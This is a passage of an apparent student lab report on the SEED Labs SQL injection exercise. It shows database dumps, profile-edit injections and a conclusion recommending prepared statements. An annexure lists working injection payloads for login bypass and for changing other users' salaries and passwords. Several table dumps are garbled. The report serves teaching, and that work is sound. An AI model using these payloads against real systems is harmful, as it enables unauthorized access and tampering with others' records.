|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |                                          | 9d6411652af7a7fd13079f1f1f2c2f15360fcd8a |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |                                          | eaba57219e5c2a980a899d369b66b3e97f68680b |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |                                          | 90b6196558cbb6f9b27a8e1a8034e969fab0f7e0 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |                                          | 0a85297e472150003bf3a94894e04ec1b774b36e |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+------------------------------------------+------------------------------------------+
6 rows in set (0,00 sec)
```

Figure 34




Boby's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	' where Name='Alice';#
Password	••••

Figure 35

Again, when our attack failed, as described in above, in the case of “Modify other people’ password”, here we wrote a small malicious query to change the “Password” for “Alice” than previous one so that MYSQL database could grant the “PhoneNumber” within character length 20. The SQL code is as follows and the results is shown in Figure 36, 37 and 38.

Injected code: ' where ID='1';#
Password field: // 1234




Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	' where ID='1';#

Copyright © SEED LABs

Figure 36


In Figure 37, we observed the previous hash value, which was changed for Task 2 that was hash of “123456” in the MYSQL database.



```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+---------------------------------------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName                              | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+---------------------------------------+------------------------------------------+
|  1 | Alice | 10000 |  30000 | 9/20  | 10211002 |                                 | Alice                                 | 50b073849a0dd267870426ed44ac29a95f900182 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |                                 lice', salary='' where Name='Alice';# | 7c4a8d09ca3762af61e59520943dc26494f8941b |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 9899352                                                                           | 9d6411652af7a7fd13079f1f1f2c2f15360fcd8a |
|  4 | Samy  | 40000 |  90000 | 1/11  | 321935                                                                            | eaba57219e5c2a980a899d369b66b3e97f68680b |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111                                                                             | 90b6196558cbb6f9b27a8e1a8034e969fab0f7e0 |
|  6 | Admin | 99999 | 400000 | 3/5   | 432543                                                                            | 0a85297e472150003bf3a94894e04ec1b774b36e |
+----+-------+-------+--------+-------+---------------------------------------------------------------------------------------------+------------------------------------------+
6 rows in set (0,00 sec)
```

Figure 37

In Figure 38, we observed that both field “PhoneNumber” and “Password” hash value had changed for given new password “1234” against “Boby” in the MYSQL database instead of “Alice”.



```
mysql> select * fromescribe credential;
+----+-------+-------+--------+-------+----------+--------------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber        | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+--------------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  30000 | 9/20  | 10211002 |                    |         |       | Alice    | 50b073849a0dd267870426ed44ac29a95f900182 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 | ' where ID='1';#   |         |       |          | 40bd001563085fc35165329ea1ff5c5ecbdbbeef |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |                    |         |       |          | 9d6411652af7a7fd13079f1f1f2c2f15360fcd8a |
|  4 | Samy  | 40000 |  90000 | 1/11  |                                         |       |          | eaba57219e5c2a980a899d369b66b3e97f68680b |
|  5 | Ted   | 50000 | 110000 | 11/                                          |       |          | 90b6196558cbb6f9b27a8e1a8034e969fab0f7e0 |
|  6 | Admin | 99999 | 400000 | 3/                                           |       |          | 0a85297e472150003bf3a94894e04ec1b774b36e |
+----+-------+-------+--------+-------+----------------------------------------------------------+----------+------------------------------------------+
6 rows in set (0,01 sec)
```

Figure 38

Our final observation, for the above all attacks fail in case of Task 3, because of the use of prepared statement. This statement helps in separating code from data. The prepared statement first compiles the SQL query without the data. The data is provided after the query is compiled and is then executed. This would treat the data as normal data without any special meaning. So even if there is SQL code in the data, it will be treated as data to the query and not as SQL code. So, any attack would fail in this protection mechanism is implemented.

3. Conclusion

SQL injection attacks are popular attack methods for cybercriminals, but by taking the proper precautions such as ensuring that data is encrypted, performing security tests and using the prepared statement with SQL query for PHP code, we can take meaningful steps toward keeping our data secure. There are a variety of ways a hacker may infiltrate an application due to web application vulnerabilities. So our recommendation is to write secure PHP code by the web developer and keep the patch update for SQL database.

Annexure 01

Our vulnerable Queries

Task 01: Using malicious SQL Code

SQL Injection Attack from web-page
admin';#

SQL Injection Attack from command line
http://www.sqlinjection.com/unsafe_home.php?username=admin%27%3B%23&Password=

Append a new SQL statement (does not work)
admin';" INSERT INTO credential (Name) VALUES ('Alo');#

Task 02: Using malicious SQL Code to update current MYSQL server Database

Modify your own salary
UPDATE credential SET nickname= 'Alice', salary='30000' where Name='Alice';#

Modify other people' salary
UPDATE credential SET nickname= '', salary='1' where Name='Boby';#

Modify other people' password
UPDATE credential SET nickname='',email='',address='',Password='',PhoneNumber='' where Name='Boby';#
// password = 123456

Our Queries with counter measure - Prepared statement

Task 03: After using the "Prepared statement" as counter measure

Attacker Malicious Code for : Modify your own salary
Boby', salary='30000' where Name='Boby';#

Attacker Malicious Code for : Modify other people' salary
Alice', salary='1' where Name='Alice';#

Attacker Malicious Code for : Modify other people' password
' where Name='Alice';#
Password field: // 1234

Changed SQL Query:
' where ID='1';#
Password field: // 1234

Reference:

1. Online: https://en.wikipedia.org/wiki/SQL_injection
2. Online: https://www.stechies.com/7-critical-sap-hana-vulnerability-fix/
3. Online: https://www.php.net/manual/en/mysqli.quickstart.multiple-statement.php
4. Online: http://g2pc1.bu.edu/~qzpeng/manual/MySQL%20Commands.htm
5. Online: https://htmledit.squarefree.com/
6. Online: http://www.cis.syr.edu/~wedu/seed/Labs_16.04/Web/Web_SQL_Injection/Web_SQL_Injection.pdf
7. Online: https://www.edureka.co/blog/sql-injection-attack